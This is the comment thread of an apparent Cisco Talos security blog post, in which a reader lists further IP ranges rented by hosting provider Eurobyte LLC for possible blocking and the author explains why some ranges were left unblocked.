As it happens, I'm just running an analysis on sites hosted by Eurobyte LLC either currently on in the past, using a somewhat different data set. So far, out of 7500 sites analysed, 35% are tagged by Google as being malicious. This probably means that many of the other 65% are also bad, but they just haven't been tagged.

The Eurobyte LLC range is actually a bit bigger than you specify, they rent the entire 46.30.40.0/21 range from Webzilla. The /24s you are missing are:

46.30.40.0/24
46.30.41.0/24
46.30.47.0/24

Webzilla also provide services for the fairly notorious McHost.ru in the 178.208.64.0/19 range.

Reply

▼ Replies

NICK BIASINI JANUARY 11, 2016 AT 1:24 PM

Thanks for the info Conrad. We chose not to block several of the ranges since they were either hosting legitimate activity or were the corporate address space for Eurobyte.

Reply

Enter your comment...

Comment as: ggyy (Google)

Sign out

Publish Preview Notify me

POST A COMMENT

NEWER POST HOME OLDER POST

SUBSCRIBE TO: POST COMMENTS (ATOM)

SEARCH THE BLOG

Search

SUBSCRIBE TO OUR FEED

Posts

Comments

BLOG ARCHIVE

RECOMMENDED BLOGS

CISCO BLOG

Cisco Partner Weekly Rewind – January 22, 2016

SNORT BLOG

Snort Subscriber Rule Set Update for 01/21/2016

CLAMAV® BLOG

ClamAV 0.99 Release is the largest ever!

IP Blacklist Download

AWBO Exercises

About Talos

Join Our Team

Contact

Blog

CONNECT WITH US

© 2015 Cisco Systems, Inc. and/or its affiliates. All rights reserved. View our Privacy Policy here.